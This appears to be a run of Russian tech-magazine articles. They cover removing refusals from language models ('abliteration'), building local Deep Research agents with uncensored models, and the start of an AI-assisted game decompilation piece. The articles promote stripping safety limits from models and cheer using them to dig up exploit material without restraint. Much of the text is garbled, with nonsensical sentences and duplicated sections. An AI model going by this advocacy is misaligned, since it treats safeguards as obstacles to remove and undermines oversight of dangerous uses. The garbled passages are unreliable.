Что это значит на практике? Теперь в автоматическом режиме можно использовать любой метод. Можно — изначальный Heretic. Можно разнчуть вектор отказа. Можно восстановить их длину. Можно — все это вместе. И пользователи, и разработчики (включая самого автора Heretic p-e-w) единодушны: MPOA — это прекрасно.

А еще есть методики PRISM (projected refusal isolation via subspace modification) и SNR-based layer selection with norm-preserving orthogonalization, которые исполняет Eric Elbaz в репозитории ExDol. Подробной информации о методах или проекта на GitHub нет, но из кратких описаний следует, что выбор слоев для ортогонализации разворачто происходит исключительно на основе отношения сигнал/шум. Моделями из репозитория ExDol (PRISM, Abliterated) можно и нужно пользоваться — они не уступают моделям, модифицированным MPOA.

ЗАКЛЮЧЕНИЕ

Подытожим. За два года методы аблитерации прошли долгий путь — от каменного века до современных вариантов, которые, убирая ограничения, только добавляют модели ума. Возможно, у расцензурированных современными методами моделей со временем обнаружатся свои проблемы и подводные камни, но аблитерированными весами уже можно пользоваться. Ter abliterated перестал быть синонимом к слову «тупой», а чтобы сообщества, занимающиеся тонкомрем аблитерацией, ввесть борьбы с цензурой смогут сосредоточить усилия и ресурсы на обучении моделей чему-то действительно важному. Например, тому, как писать без слоса. ■

АГЕНТЫ ИИ

Как работает режим Deep Research и как его развернуть у себя

Спойлер: ты уже пользуешься ИИ-агентами, даже если сам этого еще не осознал. Забудь про времена, когда нейросеть могла только галлюцинировать несуществующими фактами: теперь она прекрасно галлюцинирует фактами вполне реальными!

Ивлев
Эксперт по мобильной криминалистике компании «Элкомсофт»
ivlev@elcomsoft.com

Сегодняшний ИИ умеет брать в руки виртуальную электродрель, ходить по сайтам, выкачивать данные и делать сложные логические выводы. Давай разберемся, что такое агенты и как работает режим Deep Research, почему размер не самое главное и как перенести часть собственного исследования в компьютер, который найдет для тебя что угодно — без цензуры и ограничений.

Помнишь ChatGPT 3.5? Я еще застал. По современным меркам — простенькая модель невысокого качества, но в свое время это был прорыв. А помнишь, как уверенно галлюцинировала эта модель, с ходу соглашаясь с самыми бредовыми идеями и творчески их развивая? Это все потому, что модель опиралась только на собственные «знания», которых у нее, конечно, много, но они **очень** сжатые.

Модель не могла дословно пересказать «Войну и мир», но могла быстро пробежаться по сюжету, это — сжатие. А про какой-нибудь редкий фанфик модель и вовсе могла не знать ничего, но в процессе чата, если окно контекста уже забито предыдущей, запросто могла начать «додумывать» недостающие знания. Это — галлюцинации.

А попросить модель посчитать число r в слове strawberry? Это классический тест, который классические авторегрессивные модели классическим образом проваливают за счет особенностей токенизатора. А попросил модель решить математическую задачу с рекурсией? Да хотя бы просто удалить из текста все сноски (цифры в конце предложений, после точки)? То, что ты получишь на выходе, тебя удивит.

Или уже нет. Потому что модель поймет, что от нее требуется, напрограммирует скрипт на каком-нибудь Python или сгенерирует регулярное выражение, запустит, посчитает — и выдаст тебе корректный **алгоритмический** (то есть — предсказуемый, а не галлюцинированный) результат. Вот это — работа агента.

Точно так же, если ты спросишь современную модель о чем-то, чего она не знает (или, скажем, о чем-то, что случилось уже после точки data cut-off — то есть позднее самых свежих данных из датасета, на котором обучалась модель), тот же Gemini, Claude или ChatGPT может отбрехаться («извини, дорогой, тут не знаю» — как правило, в «быстрых» бесплатных вариантах) или же подумать, сформировать запрос и задействовать поисковый агент, который самостоятельно найдет в том же Google недостающие данные, откроет ссылки и передаст нейросети нужную информацию. Это — тоже агент.

Если по-простому: инструменты — это то, чем модель может щелкать, как тумблерами (через механизм Tool Calling). Агент — это когда модель начинает щелкать ими в цикле: сама себя проверяет и поправляет. Модель может сама создать код (и запустить его), а может делегировать эту задачу агенту.

Агенты могут самостоятельно размножаться (spawn), что легко может привести (и постоянно приводит) к серьезным проблемам — но кого и когда это останавливало, если можно задать модели задачу, а дальше она сама? Впрочем, из простого чата Claude или ChatGPT бесконечный цикл размножения ты не запустишь — никому не интересно, чтобы ты сжег все серверные мощности за жалкую двадцатку в месяц.

Чаще всего про агенты ИИ говорят в контексте вайб-кодинга. Кодинг меня интересует со знаком минус, поэтому пусть о нем напишут те, кто в этом понимает. Я же расскажу о том, чем пользуюсь сам, — функциях продвинутого исследования, Deep Research.

Deep Research под разными именами есть практически во всех популярных моделях, а не только в «большой четверке» (ChatGPT, Gemini, Claude, Grok), а сервис Perplexity и вовсе специализируется именно на этом.

Суть Deep Research как раз в том, что на основе запроса пользователя модель формулирует проблему, разбивает ее на шаги, а затем во множестве итераций (не буду с ходу утверждать тебе подробностями, расписывая по шагам действия вроде поиск — уточнение — самокоррекция, тем более что у каждой модели алгоритм свой) идет в сеть информацию, читает ее, уточняет план действий, снова ищет, снова уточняет — и так до тех пор, пока модель не получит требуемый результат с достаточной степенью достоверности.

На этом — как бы конец галлюцинаций; данные достоверны ровно настолько, насколько в сети есть об этом информация (ну и модель, конечно же, подключает свои «мозги», чтобы отфильтровать явный бред).

КАК НА САМОМ ДЕЛЕ РАБОТАЕТ DEEP RESEARCH

Здесь нужно немного сбить градус пафоса. Deep Research — это алгоритм, причем довольно сложный; уровень галлюцинаций там сводится к минимуму, и вместо «я придумал» будет в крайнем случае «я так вижу» (однако «видеть» модели могут ох как по-разному).

Алгоритм Deep Research (и его аналоги) базируется на разнообразных фреймворках от чистых ReAct (Reasoning and Acting) до разных гибридов: где-то multi-agent (как у Anthropic Research), где-то planner/executor, где-то retrieval-пайплайн с отдельным ранжированием, где-то фраузинг-агент. Если обычная модель просто выдает текст токен за токеном, то режим глубокого исследования заставляет ее работать в цикле. Вот как выглядит этот цикл:

- **Декомпозиция**: ты просишь поискать информацию, скажем, об уязвимостях в конкретном IoT-устройстве за последние три года. Модель не идет сразу в Google. Она сначала создает текстовый план: «Так, для начала: а это вообще можно? Не нарушает ли иных этических установок? Нет? Тогда шаг первый: найти производителя. Шаг второй: найти CVE по этому вендору. Шаг третий: поискать эксплоиты на GitHub».
- **Действие: вызов инструмента**. Модель формирует запрос и вызывает API поисковика.
- **Чтение и парсинг**: поисковик возвращает ссылки. Агент смотрит на сниппеты и скачивает HTML-страницы (через headless-браузер или парсер), вычищает оттуда рекламный мусор, баннеры и навигацию, оставляя только голый текст.
- **Рефлексия (оценка результата)**: модель читает этот текст и спрашивает саму себя: «Я нашла то, что просили?» Если в тексте просто вода или фрум, где кто-то задал тот же вопрос без ответа, модель помечает попытку как неудачную и добавляет источник в список «изученных, но неиспользованных».
- **Самокоррекция**: если ответ не найден, модель меняет стратегию. Она понимает: «Ага, запрос был слишком узким. Попробую поискать смежные уязвимости в том же чипсете».
- **Синтез**: все это работает циклическим образом до тех пор, пока не будет накоплено достаточно информации или пока не исчерпается лимит на количество циклов или поисковых запросов. После этого модель собирает все найденные и проверенные куски в единый связный текст со ссылками на источники — и генерирует ответ на твой начальный запрос.

Почему это убивает галлюцинации? Потому, что в режиме Deep Research модель перестает полагаться на свои внутренние, сжатые при обучении веса. Она использует свои языковые способности не для генерации фактов, а исключительно для анализа внешнего текста, который только что скачала. Если в скачанном тексте факта нет, она его не выдумает (в идеале).

Что это означает на практике? Во-первых, архитектуру процесса глубокого поиска часто разделяют на роли. Да, сделать финальную выжимку из уже готового, скачанного текста сумеет любая модель, даже самая мелкая и тупая. Но вот качество самого «глубокого исследования» уже зависит от оркестратора — главной модели, которая принимает решения.

Оркестратор должен уметь мыслить логически и критически: грамотно разбивать задачу на шаги, без ошибок формировать запросы к инструментам (тому же поисковику) и вовремя понимать, что стратегия зашла в тупик и пора перестать гуглить одно и то же. Посадишь на место оркестратора слабую нейронку — просветлишься и поймешь смысл поговорки «если хочешь, чтобы было сделано хорошо, сделай сам».

Во-вторых (и это самое интересное), алгоритм Deep Research ты вполне можешь запустить и на своем компьютере. Опенсорс сейчас выдает фантастические вещи, и тебе не нужно платить за дорогие подписки с жесткими лимитами, если у тебя есть относительно свежее железо.

В качестве «умного оркестратора» для локального исследования сейчас подходят, к примеру, такие варианты:

- Линейка GPT OSS: каков то время назад OpenAI выкатила открытые веса. В частности, GPT OSS 20B (MoE, очень шустрая, запускается на консерной банке) и GPT OSS 120B (тоже на удивление быстрая, но уже серьезная модель для сложных логических цепочек). Обе модели — ризонеры (то есть умеют «думать»).
- GLM 4.5 Air: еще одна отличная MoE-модель. В ней заложен гибридный режим рассуждений, и она прекрасно понимает, как работать с инструментами и браузером.
- Свежая линейка Qwen 3.5: эти модели вышли совсем недавно и выглядят весьма впечатляюще. У них есть MoE-версия на 35B, классическая «плотная» модель на 27B и шикарная MoE на 122B. Все умеют думать (правда, иногда зацикливаются; народ сейчас это активно фиксит). Изначально обучались как нативные мультимодальные агенты, поэтому для Deep Research подходят замечательно.

И вишенка на торте: для всех упомянутых моделей энтузиасты уже сделали аблитерированные версии, то есть без цензуры и с отсраненными ограничителями безопасности (подробнее про аблитерацию — в моей предыдущей статье). Уверен, ты оценишь!

Коммерческая модель в облаке может просто отказаться искать информацию по какой-нибудь скользкой теме (например, модели Anthropic почему-то не хотят создавать роботов-убийц — правда же, странное ограничение?).

ХОЧУ-ХОЧУ! КАК?

Развернуть аналог Deep Research локально довольно просто, и сейчас это вообще один из главных трендов на GitHub. Никто не хочет платить по подписке за Pro-модели с жесткими лимитами, если дома стоит мощная видеокарта.

Вот лишь несколько примеров готовых инструментов.

Perplexica. Это опенсорсный клон известного поисковика Perplexity. Устанавливается в пару кликов через Docker. Он подразывается к твоим локальным моделям и к локальному поисковому движку (обычно это SearXNG, который парсит Google анонимно). В итоге у тебя прямо в браузере крутится приватный поисковый ИИ с красивым интерфейсом.

Open Deep Research (от LangChain) или DeepSearcher (последний — это скорее для внутренних документов, но и в Google ходить умеет). Это уже посложнее — инструменты именно для глубокого, подробного исследования. Они позволяют гибко настроить пайплайн, например, задать «используй вот эту локальную модель для логики, вот этот парсер для веба» и отправить ее в интернет на час-другой.

CLI-утилиты (например, Local Deep Research или проекты вроде Auto-Deep-Research). Буквально одной командой в терминале (или через встроенный веб-интерфейс) ты запускаешь агент. Он методично шерстит сеть, скачивает PDF-ки и статьи, скармливает их локальной нейронке (или любой другой модели через API) и в конце выдает готовый отчет со ссылками на источники.

Так что твоя локальная аблитерированная версия модели без лишних моральных терзаний может теперь пойти копать форумы, парсить мануалы к эксплоитам и делать выводы. Как говорится, на здоровье.

DEEP RESEARCH У НАС ДОМА

Развертываем аналог Perplexity на своем компьютере

Иван Сосинский
системный администратор, веб-разработчик
ivan@sosinsky.com

С появлением больших языковых моделей появились инструменты глубокого анализа. «Либо в пятую заблистить» сообщил Сергей Брин, и Google DeepMind выдать Gemini Deep Research. На помощь пришедшей механизм Deep Research, и сегодня мы попробуем как развернуть его у себя, чтобы сделать свой аналог Perplexity. Легко не будет, но мы справимся!

INFO

Что так сделе и зачем

Что на сделе и чтобы с помощью работы глубокого исследования с использованием больших моделей. Сегодня поговоим зайемся этим на практике.

Сегодняшнее 1 запланированное: когда модель предназначает ответ, она сначала ищет в интернете, читает несколько страниц и только потом отвечает. LLM в том виде, в котором сейчас обычно используется, ничего такого не умеет: инструментов, запущенных «внутрисервер», информации в интернете. Поэтому мы сделаем промежуточный модель может выйти в сеть, поискать информацию — и сформировать в ответ корректно отчет.

Мы будем использовать Gemini 2.5 Flash — быстрая и дешевая модель, которая отлично и на ней основе делает Deep Research. Для поиска — Brave Search API (бесплатно, лимит 2000 запросов в месяц) и Playwright для чтения страниц. Бэкенд — Node.js + Fastify, фронтенд — Next.js + Tailwind. Всё это — в одном репозитории, запускается одной командой.

На схему «исследование, есть и умные технологии» прошли системы глубокого анализа. Сергей Брин сообщил, что Google DeepMind выдать Gemini Deep Research, и сегодня мы попробуем как развернуть его у себя, чтобы сделать свой аналог Perplexity. Легко не будет, но мы справимся!

INFO

Что на сделе и чтобы с помощью работы глубокого исследования с использованием больших моделей. Сегодня поговоим зайемся этим на практике.

Сегодняшнее 1 запланированное: когда модель предназначает ответ, она сначала ищет в интернете, читает несколько страниц и только потом отвечает. LLM в том виде, в котором сейчас обычно используется, ничего такого не умеет: инструментов, запущенных «внутрисервер», информации в интернете. Поэтому мы сделаем промежуточный модель может выйти в сеть, поискать информацию — и сформировать в ответ корректно отчет.

Мы будем использовать Gemini 2.5 Flash — быстрая и дешевая модель, которая отлично и на ней основе делает Deep Research. Для поиска — Brave Search API (бесплатно, лимит 2000 запросов в месяц) и Playwright для чтения страниц. Бэкенд — Node.js + Fastify, фронтенд — Next.js + Tailwind. Всё это — в одном репозитории, запускается одной командой.

Эта схема «исследование, есть и умные технологии» прошла системы глубокого анализа. Сергей Брин сообщил, что Google DeepMind выдать Gemini Deep Research, и сегодня мы попробуем как развернуть у себя, чтобы сделать свой аналог Perplexity. Легко не будет, но мы справимся!

КТО ЕСТЬ КО ЧТИНЫ

Перед тем, как начинать, давайте посмотрим, что вообще происходит при глубоком исследовании.

Обычный поиск выглядит как «вопрос — ответ». Вы спрашиваете, модель отвечает, иногда добавляет ссылки. Deep Research устроен иначе. Модель получает задачу, разбивает на несколько подзадач, ищет по каждой, читает найденные страницы, сопоставляет факты, выявляет противоречия, пишет отчет с цитатами. Это ближе к тому, как ведет себя аналитик, чем к привычному чат-боту.

Наш стек выглядит так:

- **Gemini 2.5 Flash** — модель, которая отвечает и решает, что искать дальше.
- **Brave Search API** — поисковик, который отдает ссылки по запросу.
- **Playwright** — библиотека, которая открывает страницы в невидимом браузере и вытаскивает оттуда текст.
- **Fastify** — бэкенд, который всем этим управляет.
- **Next.js** — фронтенд, в котором пользователь видит, что происходит.

Все это — в одном репозитории, запускается одной командой.

ЧТО ЕСТЬ ВО ЧТИНЫ

Перед тем, как начинать, давайте посмотрим, что вообще происходит при глубоком исследовании.

Обычный поиск выглядит как «вопрос — ответ». Вы спрашиваете, модель отвечает, иногда добавляет ссылки. Deep Research устроен иначе. Модель получает задачу, разбивает на несколько подзадач, ищет по каждой, читает найденные страницы, сопоставляет факты, выявляет противоречия, пишет отчет с цитатами. Это ближе к тому, как ведет себя аналитик, чем к привычному чат-боту.

Наш стек выглядит так:

- **Gemini 2.5 Flash** — модель, которая отвечает и решает, что искать дальше.
- **Brave Search API** — поисковик, который отдает ссылки по запросу.
- **Playwright** — библиотека, которая открывает страницы в невидимом браузере и вытаскивает оттуда текст.
- **Fastify** — бэкенд, который всем этим управляет.
- **Next.js** — фронтенд, в котором пользователь видит, что происходит.

Все это — в одном репозитории, запускается одной командой.

МОДЕЛЬ-ОРКЕСТРАНТ

Сначала будет простая схема: пользователь задает вопрос, модель решает, какие же обновлять исследования, модель, в зависимости, переходит к следующему шагу, или продолжает искать, модель пишет отчет с цитатами.

Ключевая идея — не заставлять одну большую модель мыслить, искать, читать и писать отчет в одном контексте. Разделяем на несколько ролей: один оркестратор и несколько «рабочих» для поиска и чтения. Оркестратор видит только краткие выжимки, а не сырые данные — контекст остается чистым, модель не запутывается в мусоре.

Для работы нам потребуется платный ключ модели, запущенный в «Google AI Studio». Бесплатный лимит на Gemini 2.5 Flash — 10 запросов в минуту, этого хватит на 1–2 исследования, но для разработки — с запасом. Ключ сохраняем в переменную `GEMINI_API_KEY` в файле `.env`, который в корень проекта

DEEP RESEARCH У НАС ДОМА

РАЗВОРАЧИВАЕМ АНАЛОГ PERPLEXITY НА СВОЕМ КОМПЬЮТЕРЕ

Поскольку выполнение глубоких исследований требует процессов поиска, разбора тысяч данных и сжатия каждого раза, прежние модели могли лишь имитировать в мелелонах параметров. Важно, чтобы модель хорошо держала контекст и не путала, что прочитала раньше. Для этого нужны большие окна, где каждая деталь остается в ней до нагнывания на модели, которая прекращает поиск тем, что при работе в исследовательском режиме или весна поиска, поиска, или и всего эквивалентного.

С другой стороны, чем выше более-менее современную модель со слабой поддержкой того сайта или сервиса — просто страшно использовать, при цепочках модели или же вскоре с абстракцией, но без доказуемых в которым нельзя. Ошибка — и вся цепочка ломается.

Когда Meta сначала стараюсь из интернета, он не пытается вскочить в модель, дообучить на нем, а просто используется множественная модель embedding. Они превращают текст найденных сайтов в вектора, сравнивают с ним вопрос и отбирают ближайшие к нему. LLM потом также решает — тоже фрагменты. Это классический подход, RAG (Retrieval-Augmented Generation), поиск по векторам позволяет анализировать обычные данные, которые выкладывай не свои которого.

Для Deep Research OpenAI обучила модель в настройках Personalization. Тут у себя есть некоторая свобода пространства: ты можешь дать модели конкретные инструкции, задать стиль, тон и даже язык ответа. Например, и сделал такой системный запрос:

> *You are an enthusiastic, highly analytical research agent. When presented with a topic, you MUST NOT answer immediately based on your internal knowledge. Instead, you must adhere to the following strict research loop: Decomposition: Break the user's request into 3-5 distinct, non-overlapping and at least two highly specific sub-topics or alternative angles.*
> *Iterative Search: You must formulate and execute a MINIMUM of 3 distinct search queries using your web search tool. Do not stop after one or two. Analyze the results, and then formulate the next search query to fill any remaining gaps.*
> *Verify: If two or more sources report conflicting data, you must execute additional searches to verify the facts.*
> *Synthesize: Only after you have gathered a comprehensive, multifaceted dataset from your searches should you begin writing your final report.*
> *Output Format: Your final report should be detailed, structured and objective. Answer: You must heavily cite your claims using the exact content provided by your searches. If the search results do not contain the answer, explicitly state that you could not find the information.*

Лайфхак: если хочешь, чтобы модель искала исключительно по русскоязычным источникам и отвечала тоже на русском, добавь в начало системного промта инструкцию:

> *CRITICAL INSTRUCTION: Search and write your replies in Russian only.*

GPT RESEARCHER

Второй проект, который меня заинтересовал, — GPT Researcher. Мы бывали уже выглядит лучше, чем OpenAI Deep Research: его кончайфлер, но можно тратить и через Docker, работает с локальными и облачными моделями. Сразу же при Deep Research: «исследовать» — звучит несколько самоуверенно. В результате которого и сказал от использования этого проекта.

1. Для сложных GPT-подобных задач нужны большие модели, которые умеют держать контекст и не путать. Подробных зависимостей в старшего кобеты. Мы ведь хотим не просто поиск.
2. В процессе исследования GPT Researcher генерирует гипотезы для дальнейшего ресурсоемкие поиски. Вы можете использовать для этого любую модель, которая работает под рамками сервиса. Но практика же, похоже, экспертно не создается на основе одной модели. Сервис выбирается на готовых вариантов. У меня все время работает экспертно вроде «финансовый аналитик» — «технический» по кибербезопасности, «ученый» называются от тоже. Рекомендуется. В результате при поиске ОЧЕ-такой-то в сочете всего при пунктовкой немецкой рядом Financial impact of critical vulnerabilities.
3. Язык. Рабы запросов можно прошит, и модель в итоге обязается на русский язык.
4. Встроенная цензура. Пинцо в исходных файлах проекта перечислены сотни, если не тысячи тем, которые продукт отказывается обсуждать. Да, все это достучится и разобрать, и если бы все остальное было замечательно, то эти ограничения можно легко отложить, но, - честно говоря, на данном этапе я как пользователь в кроссе.

Вот, остаки, как выглядит кеосо поиска проектов:

```
{

  "server": "B Finance Agent",

  "agent_role_prompt": "You are a seasoned finance analyst AI assistant. Your primary goal is to compose comprehensive, astute, impartial, and methodically arranged financial reports based on provided data and trends.",

}
```

DEEP RESEARCH OT DZHING

Итак, с Чае разобрались, GPT Researcher не подошел. Что еще остается из интересного? Довольно много, но мне хотелось найти что-нибудь поинтересней — и чтобы можно было настраивать сервис и гибкую исследования. На свою голову — нашел **dzhing/deep-research**. Прикинулся, и зубов показал. Но дать, пожалуй, ему еще один шанс. Сервис, в отличие от остальных, не работать без использования платного облачного сервиса Firecrawl. Итак, бесплатно нет — результат несколько часов возни с контейнерами и больше с ошибками.

Установка и русификация

Для начала разворачиваем проект. На компьютере должны быть установлены Node.js (версия 18+), Git. Docker, а также запущенный локальный LLM (LMStudio/Ollama, порт 5001). Пока все просто.

```
git clone https://github.com/dzhng/deep-research.git
cd deep-research
npm install
```

Поддержку русского языка можно включить, дописав строку в системный запрос. Для этого нужно отредактировать файл **src/prompt.ts** (можешь поиграть по желанию):

```
- CRITICAL: You MUST generate all search queries, reasoning, and final reports entirely in Russian.
```

Все, установлено, но есть одно большое но: проект использует сервис firecrawl.dev для парсинга веб-страниц и очистки найденных данных от ненужного. Запуск в тоже, что серверу платный, но на данном этапе нам это не сгожается: для локальной работы нужен аналога (сервер, выдающий каждые 500 бесплатных запросов, этого вполне достаточно, чтобы убедиться, что все работает.

Ты можешь попробовать этот шаг или действовать заверсти аналогичный, используя любой другой сервис. **dzhing/deep-research** обращается к Firecrawl API по адресу, легковесного моста перехватчика. Когда сервер просит, перенаправляет запрос на свой. Создаем файл **firecrawl-proxy.mjs** в корневой папке (**deep-research**). Когда сервер просит, перенаправляет запрос на свой. Создаем файл **firecrawl-proxy.mjs** в корневой папке (**deep-research**):

```
# ---- FIRECRAWL CONFIG ----
FIRECRAWL_KEY="your-key-here"

# ---- LOCAL LLM (Ollama/LM Studio) ----
OPENAI_KEY="sk-local"
OPENAI_ENDPOINT="http://localhost:5001/v1"
CUSTOM_MODEL="kobold-cpp"
CONTEXT_SIZE="32000"
```

Проверкучтобы этот пробрался, можно запускать.

```
npm start
```

Теперь можно задать запрос, ответить на уточняющие вопросы модели и ждать, что получится. Длинные отчеты — но это не то, к чему мы стремились.

Уберем зависимость от Firecrawl

Исходный сервер сервер на платформе облако Firecrawl, которое сам по себе продает с открытым исходным кодом, и — често перепечатает — это сервер, который ищет в интернете и парсит найденные результаты. Это технично, ведь не рассчитанный на запуск на локальном компьютере.

Мы заменим его самодельным сервером, который интегрируется с помощью **CrawlRouter**, который подключает собой платное облако, заменяя его в **Docker** (порт 8080). Когда сервер просит **deep-research** обратиться к OpenAI-совместимым узлам, но сам тянет за собой еще две заменяет на свое. Разберемся, что в для чего нужно, а потом поговорим компоненты CrawlRouter и дает его развертывание — SearXNG и Crawl4AI.

CrawlRouter (порт 3000) — прокси-маршрутизатор, который в качестве эмулятора API Firecrawl и играет роль легковесного моста перехватчика. Когда сервер просит, перенаправляет запрос на CrawlRouter. Внутри CrawlRouter уже есть и логика для ранжирования SearXNG и Crawl4AI.

SearXNG (порт 8888). Когда сервер просит, CrawlRouter отправляет запросы разных поисковых машин. Получает поисковые запросы от CrawlRouter, отдает запрет поисковых системам (Google, Bing, DuckDuckGo и другие), ранжирует ссылки и возвращает список URL-адресов. В нашей сетке он общается только с CrawlRouter. Получает тест запроса — отдает список ссылок (При запуске в файлу **settings.yml** можно задать, какие именно движки можно использовать.

Crawl4AI (сервер) — это веб-скрапер (паукер), оптимизированный для работы с большими языковыми моделями — очистка контента от мусора. Внешнее модели плохо переваривают сырой HTML (это бесмысленно тратить очень на контекстах). Берет URL-адреса полученных URL, он запускает страницу и вырезает весь мусор: реклу, скрипты, тренды, рекламу, большие панели и меню каждого раза. Он извлекает основной контент и конвертирует его в чистый Markdown. Общается напрямую с CrawlRouter. Принимает ссылку на сайт, отдает чистый текстовый документ в виде готового подходящим для модели. Или JSON.

Ставим CrawlRouter

Это проектов делать в коне WSL. В дальнейшем каталого выполнен эм командо.

```
cd ~
git clone https://github.com/jonirsv/crawlrouter.git
cd crawlrouter
nn docker-compose.yml # нужно добавлять в свой конфиг
```

Настраиваем SearXNG

Создаем директорию и конфиг-файл для активации JSON API (по умолчанию отключено):

```
mkdir -p searxng
nano searxng/settings.yml
```

Вставь вот такие настройки:

```
use_default_settings: true
server:
  port: 8080
  bind_address: "0.0.0.0"
  secret_key: "local-research-secret-key"
  limiter: false
search:
  formats:
    - html
    - json
```

Мастер-файл Docker Compose

Тем же, в папке **crawlrouter**, создай файл **docker-compose.yml**. Мы используем порт 8282, чтобы избежать конфликтов с зарезервированным портами 8080.

```
nano docker-compose.yml
```

Вставь EMAIL:

```
services:
  router:
    build:
      ports: ["8282:8080"]
      environment:
        - SEARXNG_ENDPOINT=searxng
        - SCRAPE_ENDPOINT=crawl4ai
        - FIRECRAWL_API_KEY=dummy-key
        - SEARXNG_ENDPOINT=http://searxng:8080
        - CRAWL4AI_ENDPOINT=http://crawl4ai:11235
      depends_on: [searxng, crawl4ai]

  searxng:
    image: docker.io/searxng/searxng:latest
    ports: ["8080:8080"]
    volumes: ["./searxng/settings.yml:/etc/searxng/settings.yml"]

  crawl4ai:
    image: docker.io/unclecode/crawl4ai:basic-amd64
    ports: ["11235:11235"]
    shm_size: 1gb
```

Запусти стек командой:

```
docker compose up -d --build
```

Это займет какое-то время, пока все верстается и Windows. Проверяем, проделать еще небольшую часть работы, чтобы **deep-research** смог работать с локальным API запросов.

Пусть deep-research.bin

Обращающийся файлы внутри Node.js отправляет на вход CrawlRouter стандартны данные, которые выливают скиубки Stdin. Чтобы сервер мог работать как с внешним кончайфлером CrawlRouter, так и с обычным, нужен патчить код.

Открой файл **src/deep-research.ts** (в папке **deep-research**). Найди блок кода с **firecrawl.search** (в районе 222-й строки) и замени его на следующий:

```
// --- HYBRID SEARCH PATCH (Local + Cloud Compatible) ---
const baseUrl = (process.env.FIRECRAWL_BASE_URL || "https://api.firecrawl.dev").replace(/\/$/, '');

const LOCAL_PATTERNS = [
  "localhost:", "127.0.0.0:", "0.0.0.0:",
  "192.168.", "10.", "172.16.", "172.17.", "172.18.",
  "172.19.", "172.20.", "172.21.", "172.22.", "172.23.",
  "172.24.", "172.25.", "172.26.", "172.27.", "172.28.",
  "172.29.", "172.30.", "172.31.",
  "host.docker.internal",
];
const isLocal = LOCAL_PATTERNS.some(pattern => baseUrl.includes(pattern));

let result;
if (isLocal) {
  const controller = new AbortController();
  const timeoutId = setTimeout(() => controller.abort(), 15000);
  try {
    const rawResponse = await fetch(`${baseUrl}/v1/search`, {
      method: 'POST',
      signal: controller.signal,
      headers: {
        'Authorization': `Bearer ${process.env.FIRECRAWL_KEY || 'sk-dummy-key'}`,
        'Content-Type': 'application/json',
      },
      body: JSON.stringify({ query: searchQuery, limit: 5 }),
    });
    clearTimeout(timeoutId);
    if (!rawResponse.ok) {
      const errorText = await rawResponse.text();
      throw new Error(`Local search failed - Status: ${rawResponse.status}, Body: ${errorText}`);
    }
    result = await rawResponse.json();
    } finally {
      clearTimeout(timeoutId);
    }
} else {
    result = await firecrawl.search(searchQuery, {
      timeout: 15000,
      limit: 5,
      scrapeOptions: { formats: ['markdown'] },
    });
}
---
```

Настройка и запуск

В файле **.env.local** в корневой папке deep-research теперь должны быть такие настройки (убедите значения на порты 8282 для локальной и 8080 для внешней):

```
# ---- FIRECRAWL CONFIG ----
# Use 127.0.0.1 to force IPv4 on Windows/WSL
FIRECRAWL_BASE_URL="http://127.0.0.1:8282"
FIRECRAWL_KEY="sk-dummy-key"

# ---- LOCAL LLM (LMStudio) ----
OPENAI_KEY="sk-local"
OPENAI_ENDPOINT="http://localhost:5001/v1"
CUSTOM_MODEL="kobold-cpp"
CONTEXT_SIZE="32000"
```

Если вы после сделанного правки — все запустить:

```
npm start
```

Бонус

В качестве бонуса у тебя на компьютере теперь есть сразу три интересных сервиса, которые можно использовать для своих нужд (если просто спорил не нужно же разрешение Docker Desktop):

- Home — Crawl4AI Documentation
- SearXNG
- CrawlRouter v1.6

Похожи на этого в первую очередь SearXNG — это локальный метапоисковик, работающий прямо у тебя на компьютере (большой список доступных поисковых движков, которые он сам ищет SearXNG instances).

ЗАКЛЮЧЕНИЕ

Что мы получили в итоге? В первом случае — Чае, практичнее Perplexity на начинающих. В реальном Quality чаще получалий исследователь вполне способен посоревноваться с бесплатной версией Perplexity.

Конечно, с результатами выдает гибкий втором этого сервера наша локальным LLM компьютера, но сравнимо, например, Claude Opus и, к примеру, GLM 4.7 Flash было бы нелепо — зато наш вариант не зависит от санкционных проверок ИИ и почитает лишь цензуры отдаленной.

Второй разворачивай проект, deep-research, еще интересрее: это очень гибкий, настраиваемый, который и исследования, и отчеты можно использовать только мы, что вполне позволяет подгонять его как, как нужно именно тебе. Для как исследования — задавать нужные инструкции, разбивать на цепочки, менять компетентность, а развертывание системного запроса и более глубокое изменение внутри доступно.

ЗАКЛЮЧЕНИЕ

Что мы получили в итоге? В первом случае — Чае, практичнее Perplexity на начинающих. В реальном Quality чаще получалий исследователь вполне способен посоревноваться с бесплатной версией Perplexity.

Конечно, с результатами выдает гибкий втором этого сервера наша локальным LLM компьютера, но сравнимо, например, Claude Opus и, к примеру, GLM 4.7 Flash было бы нелепо — зато наш вариант не зависит от санкционных проверок ИИ и почитает лишь цензуры отдаленной.

Второй разворачивай проект, deep-research, еще интереснее: это очень гибкий, настраиваемый, который и исследования, и отчеты можно использовать только мы, что вполне позволяет подгонять его как, как нужно именно тебе. Для как исследования — задавать нужные инструкции, разбивать на цепочки, менять компетентность, а развертывание системного запроса и более глубокое изменение внутри доступно. ☕

СЛЕДСТВИЕ ВЕДЕТ CLAUDE

Используем ИИ для автоматической декомпиляции

m.gorg.ry
Xenotix

Что, если нейросеть сможет за один день сделать то, на что у реверс-инженера ушло бы три месяца кропотливой работы? Я подключил Claude Code к дизассемблеру IDA Pro и попытаюсь декомпилировать культовый квест «Братья Пилоты». По следам полосатого слонка, тем же, кстати, исходники и собираемый билд игры. В этой статье я покажу ход эксперимента.

«Машинизация продвигается, расширяя число важных операций, которые мы можем выполнить, не думая о них». — Альфред Норт Уайтхед»

В качестве подопытного образца я выбрал классический квест. Он не давал мне покоя с того момента, как диск попал на полки магазинов. В начале нулевых я уже умел пользоваться инструментами вроде Resource Hacker и знал, что большинство игровых архивов — это обычный ZIP с фиктивным расширением.

Позже я освоил отладку в OllyDbg, снимал трассу покрытия, пробовал шлифовать через API-хуки — но это не помогло добраться до ресурсов игры. Значительно позже, освоив IDA Pro, я стал шаг за шагом расковыривать перешеек слона дерева. Нашел внутреннюю нумерацию, разобрался с тем, как работает чтение и распаковка ресурсов, но полноценного понимания архитектуры игры у меня так и не сложилось.

ИСТОРИЯ

При попытке спрыгнуть игра в Нет-редакторе я натыкался на интересную пасхалку. Вместо ошибки я **P32.Dll** получал сообщение **Run-time engine [1.47] by Vadim Sytnikov**. Такое начало архива с ресурсами игры в сверлье было поменько сигналой «vS» — инициалами разработчика.

